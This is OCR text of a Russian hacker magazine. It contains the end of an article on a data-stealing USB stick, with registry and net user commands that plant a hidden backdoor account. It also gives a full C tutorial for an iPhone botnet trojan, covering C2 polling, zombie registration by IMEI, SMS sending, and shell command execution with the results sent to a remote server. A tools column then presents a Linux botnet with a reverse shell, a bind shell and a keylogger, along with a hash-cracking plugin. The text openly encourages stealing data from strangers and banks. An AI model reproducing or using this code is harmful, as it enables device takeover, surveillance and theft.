@reg add «HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList» /v гость /t reg_dword /d 0 /f — скроем появившуюся учетку с глаз долой от юзера

net user гость 1234 — приправим паролем по вкусу
```

ОБ УДОБСТВАХ НЕ ЗАБЫВАЕМ

Ну, хорошо, мы в какой-то степени удовлетворили наши запросы по взлому, но помимо всего прочего, моя система обладает массой приятных фенечек и фишек, таких, как автоматизированный вход в аську. На диске ты с легкостью должен найти файл «pqp.bat».
Именно он управляет вводом пароля. Этот скрипт просматривает свое



ФЛЕШКА В МАГАЗИНЕ С НЕТЕРПЕНИЕМ ЖДЕТ СВОЕГО ПОКУПАТЕЛЯ

тело и последовательно осуществляет клавиатурный ввод односимвольных комментариев в тексте программы. Если раскидать по этому файлу комментарии таким образом:

```
rem V
rem 1
rem 3
rem 3
rem k
rem g
rem r
rem s
```

— то на выходе мы получим пароль «V133kgrs». В итоге, пасс хранится в нестандартном виде и не требует при вводе нашего участия.
Следующая приятная фишка: если на флешке окажется места меньше заранее определенного объема, то автоматически откроется утилита для удобного рассмотрения содержимого диска «scanner.exe». Ты меломан, как и я? Тогда тебя порадует встроенная поддержка плейлистов от Windows Media Player и возможность их пересоздания специальным скриптом или вовсе автоматически. Вся музыка для этого заботливо укладывается в папочку MUZON. Если у тебя включен идентификатор типа «% BASE%==BASE» , то система автоматически скопирует тебе на рабочий стол в отдельную папочку все награбленное добро с флешки. Я в свое время успешно ее использовал для решения повседневных задач системного администратора, вроде полностью автоматизированной установки и настойки, например, антивирусов на компьютерах юзеров.
Чуть не забыл! Чтобы собственная флешка не ополчилась на тебя, необходимо залезть по адресу «Пуск → Настройка → Панель управления → Система → Дополнительно → Переменные среды» и прописать там нужные идентификаторы. Вот список уже поддерживаемых:

```
BASE
DRUG
GUARD
SPY
```

По сути, это глобальные переменные твоей операционной системы, которые восстанавливаются при каждом входе в нее. Пользуйся на здоровье.

ОБСУДИМ ИТОГИ

Мы получили, своего рода платформу, которая будет отлично работать не только на твоей машине, но и где-то там, в чужой квартире, похищая нужные тебе данные. И неважно, кто ты, мой читатель, у тебя всегда найдутся вопросы и задачи, с которыми могла бы справиться моя система. Допустим, ты студент-раздолбай; тогда флешка поможет тебе достать не только курсовые у твоего препода, но и чертежи и прочую хрень, которая поставляется в комплекте с курсачом. Если ты уже поимел всю сеть вуза и помогаешь сотрудникам через Radmin раскладывать пасьянс, то можешь пойти прогуляться до ближайшего салона сотовой связи. Есть шанс заполучить в свои мохнатые руки их платежных клиентов — выгоду оценивай сам. Если тебе и этого мало, то хочу отметить целый ряд ситуаций, когда, не дай Бог, сотрудник Сбербанка согласится принять с твоей флешки отсканированный тобой чек.
Более того, сейчас все на каждом углу в ужасе кричат от эпидемии вируса Conficker, а чем ты хуже? Неужели, имея в своем распоряжении такой мощный инструмент, ты не в состоянии написать свой тренировочный ботнет? Одним словом — срочно беги искать флеш-диск U3шного типа. Впрочем, если немного позаниматься мазохизмом, сойдет любая флешка.





D0ZNP
/ HTTP://OXOD.RU /

КОНЬ В ЯБЛОКАХ

ПИШЕМ ТРОЯН ДЛЯ APPLE IPHONE

В прошлых статьях я описал основные уязвимости Apple iPhone, дал инструкции по созданию автоматического сканера безопасности на базе точки доступа и рассказал о концепции ботнета для телефонов. Сегодня я подробно опишу создание трояна для Apple iPhone.

ФОРМАТ УПРАВЛЯЮЩЕЙ КОМАНДЫ

Первое, с чего надо начать написание трояна — разработка формата команды, которую сервер будет передавать клиентам (зараженным телефонам). Я предлагаю вот такой вид:

```
1. Команда состоит из шести частей, разделенных символом "%"
2. Первая часть:
• at% AT-команда для модема
• sm% команда отправки СМС
• sh% команда шелла (например, ls, whoami, ping www.ru)
• tg% команда настройки работы самого трояна
3. Третьи и вторая части — аргументы команды из первой части. Например:
• sm%79101010101%TEST is OK%<хвост команды>
4. Четвертая часть — тип отправки результата команды, может принимать значения:
• %ws% отправка http-запросом параметра GET
• %sm% отправка «внутри» SMS-сообщения
5. Пятая и шестая части - аргументы для отправки команды, например:
• %79102020202% номер телефона в международном формате
• %192.168.1.100%/master-server/res.php?res=%
Примеры команд:
• sm%79101010101%test is OK%0%0%0% — отправить СМС с текстом: "test is OK" на номер +79101010101
• sh%ping -c10 www.ru%0%ws%192.168.1.100%/master-server/res.php?res=% — выполнить команду шелла «ping www.ru» и выслать результат выполнения на 192.168.1.100
• tg%3600%0%0%0%0% — установить интервал получения команды с сервера равным 3600 секунд
```

Пару слов о разделителе: я максимально хотел использовать команды шелла, поэтому оставил все спецсимволы на использование в скриптах (чтобы можно было выполнять разные там cat /dev/random > /tmp/fuck-memory-economy или ls / | grep txt и пр.). Таким образом, разделителем стал процент — %. Что касается общей концепции команды, то здесь все тоже очевидно.

Первые три параметра — управляющая часть, инструкция типа «что сделать». Вторые три параметра — ответная часть, инструкция типа «куда скинуть результат выполнения». Если с этим все понятно, то нечего тянуть резину, переходим к кодингу.


АРХИТЕКТУРА ПРОГРАММЫ

Все функции я разнес по отдельным файлам в зависимости от смысловой нагрузки. Основной файл trojan.c максимально облегчен от ненужного кода. Вот список файлов и их назначений:


```
trojan.c Основной файл с main() функцией программы
Makefile Инструкции утилите make для сборки трояна

./cmd: Разбор строки с командой и заполнение структуры
cmd-parser.c
cmd-parser.h

./http: HTTP-клиент. Отправка запросов, возвращение результата
http-client.c
http-client.h
```



ПРОСМОТР ВСЕХ ЗАРАЖЕННЫХ ТЕЛЕФОНОВ В АДМИНКЕ НА СЕРВЕРЕ



БРОДКАСТ КОМАНДА. ЕЕ ВЫПОЛНЯТ ВСЕ УСТРОЙСТВА

```
./sms: Работа с AT-командами. Отправка СМС, получение IMEI и CCID
sms-funcs.c
sms-funcs.h

./structs: Описание структуры команды COMMAND
command.c

./utils: Утилиты. Concat для корректного слияния двух строк в одну
utils-concat.c
utils-concat.h
```

ПИШЕМ ПРОСТЕНЬКИЙ HTTP CLIENT

Забирать команды с сервера наш троян будет по HTTP. Поэтому надо написать простенький клиент на сокетах. Готовые вещи в нашем случае бестолковы, а формат http-запроса, думаю, ты помнишь наизусть. Если не помнишь — ничего страшного, напомню. Использовать мы будем только стандартные библиотеки: netdb.h, sys/types.h, netinet/in.h, sys/socket.h. В общем, получится примерно так:

```
char* sendHttpRequest(char *host,
  char *url)
{
  int sockfd, numbytes;
  char buf[MAXDATASIZE];
  struct hostent *he;
  struct sockaddr_in their_addr;
  char* msg[2048];
  sprintf(msg, "GET %s HTTP/1.1\r\n",
    url);
  if (strlen(host)!=0)
  {
     sprintf(msg, "%sHost: %s\r\n",
        msg, host);
  }
  sprintf(msg, "%s Cache-Control: no-
cache\r\nUser-Agent: bad-trojan\r\n\
r\n", msg);
  int received=0;
  if((he=gethostbyname(host)) == NULL)
    exit(1);
  if((sockfd = socket(AF_INET,
    SOCK_STREAM, 0)) == -1)
    exit(1);
  their_addr.sin_family = AF_INET;
  their_addr.sin_port = htons(PORT);
  their_addr.sin_addr =
   *((struct in_addr *)he->h_addr);
  memset(&(their_addr.sin_zero),
    '\0', 8);
  if(connect(sockfd,
    (struct sockaddr *)&their_addr,
     sizeof(struct sockaddr)) == -1)
    exit(1);

  if((numbytes = send(sockfd, msg,
    strlen(msg), 0)) == -1)
  {
     exit(1);
  }

  int bytes = 0;
  bytes = (recv(sockfd, buf,
    MAXDATASIZE-1, 0));
  if (bytes < 1)
  {
      exit(1);
  }
  else if(bytes<MAXDATASIZE)
  {
  }
  else
    exit(1);
  close(sockfd);

  return buf;
}
```

Тут накладываются ограничения в 2 Кб на строку URL и ответ сервера. Если их будет мало для твоих целей — увеличишь без проблем. Только не забудь очищать переменные, все-таки чистый C, никаких тебе сборщиков мусора :).

ПАРСИМ КОМАНДУ СЕРВЕРА


После того, как мы получили строку с командой, ее надо разобрать и заполнить соответствующую структуру. Сама структура выглядит так:


```
struct COMMAND{
      char ct[3];
      char p1[257];
      char p2[257];
      char rt[3];
      char r1[257];
      char r2[257];
};
```

По-хорошему, тип команды и тип ответа надо было выставить в int, но до этого руки у меня не дошли. Как говорится, сначала напиши, потом оптимизируй. Так что, это оставим на домашнее задание. Теперь сам парсинг. Он основывается на базовой функции strtok, которая выполняет за нас разбиение строки на токены по спецсимволу %. Вот исходник:

```
struct COMMAND parseCmd(char *resp){
  char **parsed = (char *)
    malloc(SIZE);
  int i=0;
  for(i=0; i<SIZE; i++)
  {
    parsed[i] = (char*)
      malloc(MAX_SIZE);
  }
  if (strstr(resp, "cmd: ")!=NULL) {
    UCHAR cmd[1024];
    strncpy(cmd,&resp[172],
      (strlen(resp)-170) );
    char * pch = strtok(cmd, "%");
    i = 0;
    while (pch!=NULL)
    {
        parsed[i]=pch;
        pch = strtok (NULL, "%");
        i++;
    }
    strncpy(COMMAND.ct, parsed[0],
      sizeof(COMMAND.ct));
    strncpy(COMMAND.p1, parsed[1],
      sizeof(COMMAND.p1));
    strncpy(COMMAND.p2, parsed[2],
      sizeof(COMMAND.p2));
    strncpy(COMMAND.rt, parsed[3],
      sizeof(COMMAND.rt));
    strncpy(COMMAND.r1, parsed[4],
      sizeof(COMMAND.r1));
    strncpy(COMMAND.r2, parsed[5],
      sizeof(COMMAND.r2));
    for (i=0; i<SIZE; i++) {
      parsed[i] = NULL;
    }
    return COMMAND;
  }
  return COMMAND;
}
```

Вроде все понятно? Никаких особых приемов здесь не использовано. Только прошу быть аккуратнее с переполнениями буфера. Код трояна по этой части еще придется хорошенько допилить...






СПЕЦИАЛЬНАЯ КОМАНДА. УНИКАЛЬНА ДЛЯ КАЖДОГО ТЕЛЕФОНА. МОЖЕТ ЗАСТАВИТЬ ПЕРЕДАТЬ ЛИЧНЫЕ ДАННЫЕ



ТРОЯНСКИЙ КОНЬ. АВТОПОРТРЕТ



ВЫПОЛНЕНИЕ СКРИПТА: DF -H; ECHO «GOOD BYE»; REBOOT

ПОСЫЛАЕМ AT-КОМАНДЫ МОДЕМУ ТЕЛЕФОНА

В мартовском номере я уже приводил исходник программы для отправки СМС. На всякий случай, повторю основные моменты. Мы используем резервное системное устройство /dev/tty.debug, через которое посылаются AT-команды. Основное устройство /dev/tty заблокировано родными демонами телефона и использовать его не получится. Мы инициализируем соединение на скорости 115200 бод вот так:

```
int InitConn(int speed)
{
 int fd = open("/dev/tty.debug", O_RDWR | O_NOCTTY);
 if(fd == -1) {
  fprintf(stderr, "%i(%s)\n", errno, strerror(errno));
  exit(1);
 }
 ioctl(fd, TIOCEXCL);
 fcntl(fd, F_SETFL, 0);
 tcgetattr(fd, &term);
 gOriginalTTYAttrs = term;
 cfmakeraw(&term);
 cfsetspeed(&term, speed);
 term.c_cflag = CS8 | CLOCAL | CREAD;
 term.c_iflag = 0;
 term.c_oflag = 0;
 term.c_lflag = 0;
 term.c_cc[VMIN] = 0;
 term.c_cc[VTIME] = 0;
 tcsetattr(fd, TCSANOW, &term);
 return fd;
}
```

После этого можно писать в устройство:

```
void SendCmd(int fd, void *buf, size_t size)
{
 if(write(fd, buf, size) == -1)
 {
  fprintf(stderr, "SendCmd error. %s\n", trerror(errno));
  exit(1);
 }
}
```

Для отправки СМС используется такая последовательность команд:

```
AT+CMGD=1 // удаляем все СМС из очереди, чтобы наше сообще-
ние стало первым
AT+CMGF=1 // переводим модем в текстовый режим
AT+CMGW=79000000000 // номер получателя
// Набираем само сообщение
AT+CMSS=1 // отправляем наше сообщение
```

Я очищаю очередь сообщений, чтобы не заморачиваться и не разбирать строку ответа модема на команду AT+CMGW. По правильному, она возвращает номер твоего набранного СМС, далее его и надо использовать для аргумента AT+CMSS. У такого подхода есть небольшой нюанс — троян прекрасно работает, но сам телефон СМС отправить после такого уже не может. Приходиться перезагружаться. В общем, этот баг я оставил специально, чтобы тебе тоже было чем заняться :).

Помимо отправки СМС, допишем еще две функции, чтобы получать IMEI телефона и CCID. Это уникальные номера, их можно использовать для идентификации каждого зараженного образца:

```
char* getCCID(){
 int fd;
 fd = InitConn(115200);
 AT(fd);
 SendCmd(fd, "AT+CCID\r",9);
 char* res = ReadResp(fd) ;
 CloseConn(fd);
 return res;
}
char* getIMEI(){
 int fd;
 fd = InitConn(115200);
 AT(fd);
 SendCmd(fd, "AT+CGSN\r",9);
 char* res = ReadResp(fd) ;
 CloseConn(fd);
 return res;
}
```

Ну вот, закончили с AT-командами. Теперь можно объединить все вместе в main функции.

РЕГИСТРАЦИЯ ТЕЛЕФОНА В БОТНЕТЕ И ПОЛУЧЕНИЕ КОМАНДЫ

Чтобы хозяин знал, что в его коллекции появился еще один зверек, зараженному надо зарегистрироваться. С точки зрения трояна — это просто еще один http-запрос. В качестве параметра передает IMEI телефона и проверочный код. Код — это специальная функция, вычисленная от IMEI. В прошлой статье я приводил ее исходник на PHP на стороне сервера. А вот реализация на C:

```
int getVKey(char* imei) {
  if (strlen(imei)!=15) return -1;
  int vkey = 0;
  int i = 0;
  int c = 0;
  int l = 0;
  int m = 0;
  char *k = (char *)malloc(1);
  for (i=0; i<5; i++) {
```



```
- PuTTY
iPhone:~/trojan root# ./trojan
First!
SECOND
4
```

ЗАРАЖЕННЫЙ ТЕЛЕФОН ВЫПОЛНИЛ СКРИПТ: #ECHO "FIRST"; ECHO "SECOND"; ECHO $((2+2))

```
- PuTTY
iPhone:~/trojan root# ./trojan
Thu May 14 14:01:07 MSD 2009
Darwin iPhone 9.4.1 Darwin Kernel Version 9.4.1: Sat Nov  1 19:09:48 PDT 2008; r
oot:xnu-1228.7.36~2/RELEASE_ARM_S5L8900X iPhone1,1 arm M68AP Darwin
Thu May 14 14:01:37 MSD 2009
Darwin iPhone 9.4.1 Darwin Kernel Version 9.4.1: Sat Nov  1 19:09:48 PDT 2008; r
oot:xnu-1228.7.36~2/RELEASE_ARM_S5L8900X iPhone1,1 arm M68AP Darwin
```

РЕЗУЛЬТАТ ВЫПОЛНЕНИЯ НА ЗАРАЖЕННОМ ТЕЛЕФОНЕ СКРИПТА #DATE; UNAME –A

```
    switch (i) {
    case 0: l = 3; m = 101; break;
    case 1: l = 7; m = 107; break;
    case 2: l = 8; m = 3; break;
    case 3: l = 11; m = 9; break;
    case 4: l = 13; m = 71; break;
    }
    memcpy(k, &imei[l], 1);
    c = atoi(k);
    vkey+=c*m;
  }
  return vkey;
}
int regZombie(char* imei) {
  char* regurl[1024];
  sprintf(regurl,"/master-server/reg.
php?imei=%s&vkey=%d",imei, getVKey(imei));
  sendHttpRequest("192.168.10.1",regurl);
  return 0;
}
```

MAIN() — ВСЕМУ ГОЛОВА

Осталось самая малость — написать главную функцию. Здесь мы будем в цикле принимать и обрабатывать пришедшие команды от сервера и, в зависимости от команд, выполнять те или иные действия. Меньше слов, больше кода:

```
int doCmd(struct COMMAND COMMAND){
 if (strstr(COMMAND.ct, "sm")!=NULL) {
  if (strlen(COMMAND.p1) > 0) {
   if (strstr(COMMAND.p2, "getIMEI")!=NULL) {
    sendSMS(COMMAND.p1,getIMEI());
   }
   else if (strlen(COMMAND.p1)==1) {
    // номер по умолчанию, использовался при
    // записи видео-ролика для X
    sendSMS("89100000000",COMMAND.p2);
   }
   else {
    sendSMS(COMMAND.p1,COMMAND.p2);
   }
  }
 }
 else if (strstr(COMMAND.ct, "at")!=NULL) {
  if (strlen(COMMAND.p1) > 0) {
   char *res[1024];
   sprintf(res, "%s",getCALL(COMMAND.p1));
   if (strstr(COMMAND.rt, "sm")!=NULL) {
    if (strlen(COMMAND.r1)>0) {
     sendSMS(COMMAND.r1,res);
    }
   }
   else if (strstr(COMMAND.rt, "ws")!=NULL) {
    if (strlen(COMMAND.r1)>NULL &&
strlen(COMMAND.r2)>0) {
     char *urlres[1024];
     sprintf(urlres, "%s%s", COMMAND.r2,res);
     sendHttpRequest(COMMAND.r1,urlres);
     free(urlres);
    }
   }
  }
 }
 else if (strstr(COMMAND.ct, "sh")!=NULL) {
  if (strlen(COMMAND.p1)>0){
   system(COMMAND.p1);
  }
 }
 else if (strstr(COMMAND.ct, "tg")!=NULL){
  if (strlen(COMMAND.p1)>0){
   timeout=atoi(COMMAND.p1);
  }
 }
 return 0;
}

int main(int argc, char **argv) {
 regZombie(getIMEI());
 while(1) {
  sleep(timeout);
  COMMAND = takeCmd(1);
  doCmd(COMMAND);
  COMMAND = takeCmd(0);
  doCmd(COMMAND);
 }
}
```

Ну что, все очень просто и открыто. Самый главный хак в этом трояне — написанная правильными ребятами утилита ldid. Она позволяет подписать скомпиленный бинарник, чтобы он запускался на телефоне. Процедура эта уникальна для каждого аппарата. Тут возникает необходимость копировать эту утилиту на зараженный телефон, если она не была установлена самим владельцем вместе с каким-нибудь пакетом. Но это уже дело техники внедрения. Может быть, я еще напишу об этом в следующей статье...

ЗАКЛЮЧЕНИЕ

Все когда-то кончается. Вкусное пиво иссякает, интересные идеи безнадежно устаревают, мечты материализуются или уходят сами собой, а про деньги я даже не говорю. Вот и подошел к концу цикл статей по Apple iPhone. Где-то было скучно, где-то непонятно, что-то я упустил, что-то недосмотрел — без этого никуда. Надеюсь, тебе была полезна эта и прошлые статьи цикла. Как всегда, на все вопросы отвечаю в блоге — http://oxod.ru.



▷ dvd

• Рабочую версию исходников ты найдешь на диске.

• Новую версию сервера для ботнета тоже ищи на диске.




▷ links

http://oxod.ru — мой блог. Пишу по мере желания. Жду комментариев, отвечу на вопросы.



▷ warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-Tools

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: XBAR V.1.2.0
ОС: *NIX/WIN
АВТОР: V01D



ЧУДО-ПЛАГИН ДЛЯ FF

Не знаю, какой из браузеров ты юзаешь, но я в повседневной работе привык доверять Firefox. Одна из причин — огромное количество разнообразных плагинов на все случаи жизни :). Именно поэтому хочу представить тебе незаменимый плагин Xbar v.1.2.0 от V01d'a, созданный для поиска MD5-хэшей, определения PR/ТИЦ сайтов и обладающий функцией ReverseIP. Для начала инсталлируем дополнение к Firefox:

1. Сливаем плагин с нашего DVD
2. Запускаем Firefox
3. Открываем файл плагина (File -> open File -> xBar.xpi)
4. Ждем завершения установки
5. Ребутим браузер

Теперь при каждом запуске браузера в правом нижнем углу будет дополнительная менюшка, состоящая из двух пунктов:

1. SEO
2. MD5

Начнем по порядку. Кликаем по батону «SEO» и снимаем галочку с опции «Hide» — появится поле для ввода названия домена, по которому мы получим PR/ТИЦ, а также ReverseIP. Вбиваем домен и жмем «Enter». Через пару секунд перед нами — подробный отчет со всеми необходимыми данными. При дополнительном клике на значке «+» рядом с IP-адресом сервера активируется функция ReverseIP. Она позволяет просмотреть список сайтов, хостящихся на сервере. Но это еще не все, ибо есть возможность получить данные сразу по нескольким доменам. Для этого заходим в раздел опций плагина, на вкладке «General» снимаем галку с пункта «Disable — Search from file» и выбираем файл со списком доменов. После получения результатов можно отпарсить список доменов по данным PR/ТИЦ.

Теперь рассмотрим функцию поиска MD5-хэшей. С ней можно отправлять хэши на www.milw0rm.com и www.hashcracking.info, причем, количество хэшей не ограничено. Алгоритм твоих действий прост:

1. В разделе опций плагина, на вкладке «General» сними галку с пункта «Disable — Search from file»
2. Зайди на www.hashcracking.info и прими сертификат безопасности
3. Выбери файлик с хэшами и жми батон
4. Оцени результат в окне браузера


Пора подводить итоги функциональности. Плагин позволяет:

- Получать PR/ТИЦ ресурса
- Работать со списком доменов из файла
- Сортировать список сайтов в соответствии с результатами по PR/ТИЦ
- Производить ReverseIP
- Отправлять MD5-хэш на анализ прямо из браузера
- Отправлять на анализ сразу несколько MD5-хэшей из файла (очень удобно)
- Парсить MD5-хэши при загрузке из файла
- Искать MD5-хэши одновременно по двум ресурсам — www.milw0rm.com и www.hashcracking.info

Короче говоря, в срочном порядке ставим плагин и дружно благодарим V01d'а за очередной релиз!

ПРОГРАММА: HYBRID REMOTE ADMINISTRATION SYSTEM
ОС: LINUX
АВТОР: CSRSS

В прошлых выпусках X-Тулз я неоднократно выкладывал различные системы удаленного администрирования под Винду. В этот раз я порадую тебя продуктом под совершенно другую платформу — Линух. Да-да, и на Linux'e можно поднять



LINUX-БОТНЕТ

ботнет... Кхм, о чем это я? Как ты догадался, под загадочным определением «система удаленного администрирования» скрывается масса полезных софтин, помогающих управлять множеством своих (и не совсем своих, а порой и совсем не своих) компов. Сейчас я хочу представить именно такую тулзу — «Hybrid Remote Administration System» от csrss. Софт предназначен исключительно для использования на Linux-платформе и включает в себя:

1. Бот — Perl
2. Клиентская консоль — Perl::Gtk2
3. HTTP-админка на базе админ-панели от BlackEnergy (PHP/MySQL)

Бот обладает неплохим функционалом:

- Connect Back shell (not encrypted) — коннектбэк-шелл. Шифрование соединения отсутствует
- Bind shell, port: 6666 (not encrypted) — бинд-шелл. Реализован в виде отдельной утилы, управляемой ботом; шифрование соединения отсутствует
- Connect Back Encrypted keylogger — кейлоггер. Записывает нажатие клавиш, кодирует их алгоритмами rot47&RC4 и в режиме реального времени отсылает на удаленную машину. Обработка логов кейлоггера происходит при помощи клиентской консоли
- Encrypted Remote Terminal Emulator (E.R.T.E) — аналог SSH, при помощи которого бот устанавливает соединение с удаленной машиной. Все данные кодируются (rot47&RC4), используется клиентская консоль.



Приступим к конфигурированию системы управления. Начнем, как водится, с бота. Открываем сорец бота и редактируем следующие строки:

```
my $homeserver = "http://localhost/
public/getcmd.php";    # получение
ботом команд
my $defaultSleepTime = 10;
# таймаут, в случае отсутствия новых
команд
```

В сорце консоли бота вносим изменения в параметры:

```
my $server_host = "127.0.0.1";
# хост, на котором находится бот (не-
обходимо для E.R.T.E)
my $pass = "1"; # RC4 пасс (необходи-
мо для E.R.T.E & Keylogger)
my $MAXLEN = 1024;
my $LISTEN_PORT          = 666;
# порт, на который бот шлет данные
my $SEND_PORT  = 555;   # порт, кото-
рый бот будет прослушивать
```

Модифицируем http-админку на базе админки от BlackEnergy:

```
$prot = 0; // используем логин или
нет? 0 — FALSE, 1 — TRUE
$name='cfcd208495d565ef66e7dff9f98
764da'; // md5, username, (0)
$pass='cfcd208495d565ef66e7dff9f98
764da'; // md5, password (0)
$host = "localhost"; // MySQL-хост
$user = "root"; // MySQL user
$pass = ""; //MySQL user password
$db = "stats"; //название БД
$table = "bots"; //название таблички
var $timeout = 600; //время нахож-
дения бота в БД, после истечения
указанного времени бот автоматически
удаляется, если не дал о себе знать
```


В админке ты можешь наблюдать следующие поля:

- [E.R.T.E.] — команда
- [L.Port] — Local Port — локальный порт, на который бот будет слать данные
- [L.Host] — Local Host — наш IP-адрес
- [Key] — RC4 пароль
- [R.Port] — Remote Port — удаленный порт, который прослушивает бот

В общем, поюзай самостоятельно. Только не забывай, что ты уже взрослый и за все свои действия ответственность несешь сам.

ПРОГРАММА: PPROXY
ОС: *NIX/WIN
АВТОР: BONSI

